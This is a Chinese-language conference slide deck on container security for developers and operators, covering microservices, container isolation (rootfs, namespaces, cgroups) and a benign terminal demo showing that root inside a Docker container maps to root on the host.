

致 Dev 與 Ops 的容器安全小提醒

勤業眾信聯合會計師事務所 風險諮詢服務 高于凱

whoami



You can find me at hackercat.org
Facebook @hackercat1215

高于凱 Kai Kao

Deloitte Senior Manager

Pentester / DevSecOps

DevSecOps 社群顧問

Founder of HackerCat

Co-Founder of NOP Lab

Member of UCCU Hacker




Agenda

- 1 軟體開發型態改變
- 2 容器的本質
- 3 容器的威脅與風險
- 4 開發維運中的安全小提醒
- 5 結論

軟體開發型態改變

軟體開發型態的改變


近20年來，軟體開發經歷了快速的演進，主要受到多種技術和方法論的影響。



DevOps的關鍵技術

容器和**微服務**是推動DevOps成功的關鍵技術，因為它們提供了加速開發、測試和部署流程的工具和方法，從而增強了敏捷性、可擴展性和可靠性。

容器和**微服務**共同促進了DevOps的目標，包括提高自動化水準、縮短回饋循環、提升應用的品質和交付速度。這些技術提供了實現快速、可靠、高效軟體交付所需的靈活性和工具，是現代DevOps實踐不可或缺的一部分。



微服務架構


部署效率

解耦和獨立部署


技術多樣性

擴展性和可靠性

Monolithic Architecture



Microservices Architecture




容器化技術

環境隔離與一致



資源效率與擴展

快速部署與回滾


微服務支持性



Virtual Machines vs Container



容器安全的重要性



<https://www.tripwire.com/state-of-security/organizations-container-security-incident>

<https://www.infosecurity-magazine.com/news/half-users-kubernetescontainer/>

<https://www.infosecurity-magazine.com/news/91-failure-runtime-scans/>

容器的本質

Questions

大家是否曾經想過

為何容器無法看到主機的目錄跟檔案？

File System 是如何被隔離的？

為何在容器中無法看到主機上的 Process、Network Interface，這些資源是怎麼被隔離的？

我需要在容器裡面安裝防毒軟體跟 EDR 嗎？



Key Technical

容器的本質：容器當中的關鍵技術



Rootfs



Namespace



Cgroups

Key Technical

容器的本質：容器當中的關鍵技術




Rootfs

隔離文件系統



Namespace

隔離進程、網路等
資源的可見性



Cgroups

限制與分配
資源的使用

Containerized Process

容器的本質就是 Processes


雖然稱為「容器」，但要從更好理解的角度來說，可以稱為「容器化的程序」

A container is still a Linux process running on the host machine, but it has a **limited view** of that host machine, and it has **access to only a subtree of the filesystem** and perhaps to a **limited set of resources restricted** by cgroups.


Containerized Process

容器的本質就是 Processes

雖然稱為「容器」，但要從更好理解的角度來說，可以稱為「容器化的程序」



容器內的root是root嗎




容器內的root是root嗎

```
root@ccff16e643f1: / 158x7
(root💀hackercat)-[~]
# docker run --rm -it ubuntu:20.04 bash
root@ccff16e643f1:/# id
uid=0(root) gid=0(root) groups=0(root)
root@ccff16e643f1:/# sleep 9999
[ ]

root@hackercat: ~ 158x26
(root💀hackercat)-[~]
# ps aux | grep sleep
root      9091  0.0  0.0   2516   584 pts/0    S+   05:54   0:00 sleep 9999
root      9213  0.0  0.0   6332  2152 pts/1    S+   05:54   0:00 grep --color=auto sleep
```

容器內的root是root嗎

容器內以 root 身分執行 sleep



The image shows two terminal windows. The top window is a Docker container named 'ccff16e643f1' with a root user. It shows the command 'docker run --rm -it ubuntu:20.04 bash' being executed, followed by 'id' which returns 'uid=0(root) gid=0(root) groups=0(root)', and then 'sleep 9999'. The bottom window is the host machine 'hackercat' with a root user. It shows the command 'ps aux | grep sleep' which returns two lines: 'root 9091 0.0 0.0 2516 584 pts/0 S+ 05:54 0:00 sleep 9999' and 'root 9213 0.0 0.0 6332 2152 pts/1 S+ 05:54 0:00 grep --color=auto sleep'. Red boxes highlight the 'id' output and the first line of the 'ps aux' output. Red arrows point from the Chinese text labels to these highlighted areas.

```
root@ccff16e643f1: / 158x7
(root@hackercat)-[~]
# docker run --rm -it ubuntu:20.04 bash
root@ccff16e643f1:/# id
uid=0(root) gid=0(root) groups=0(root)
root@ccff16e643f1:/# sleep 9999

root@hackercat: ~ 158x26
(root@hackercat)-[~]
# ps aux | grep sleep
root      9091  0.0  0.0   2516   584 pts/0    S+   05:54   0:00 sleep 9999
root      9213  0.0  0.0   6332  2152 pts/1    S+   05:54   0:00 grep --color=auto sleep
```

在宿主機查看 sleep 的執行身分為 root

容器內的root是root嗎

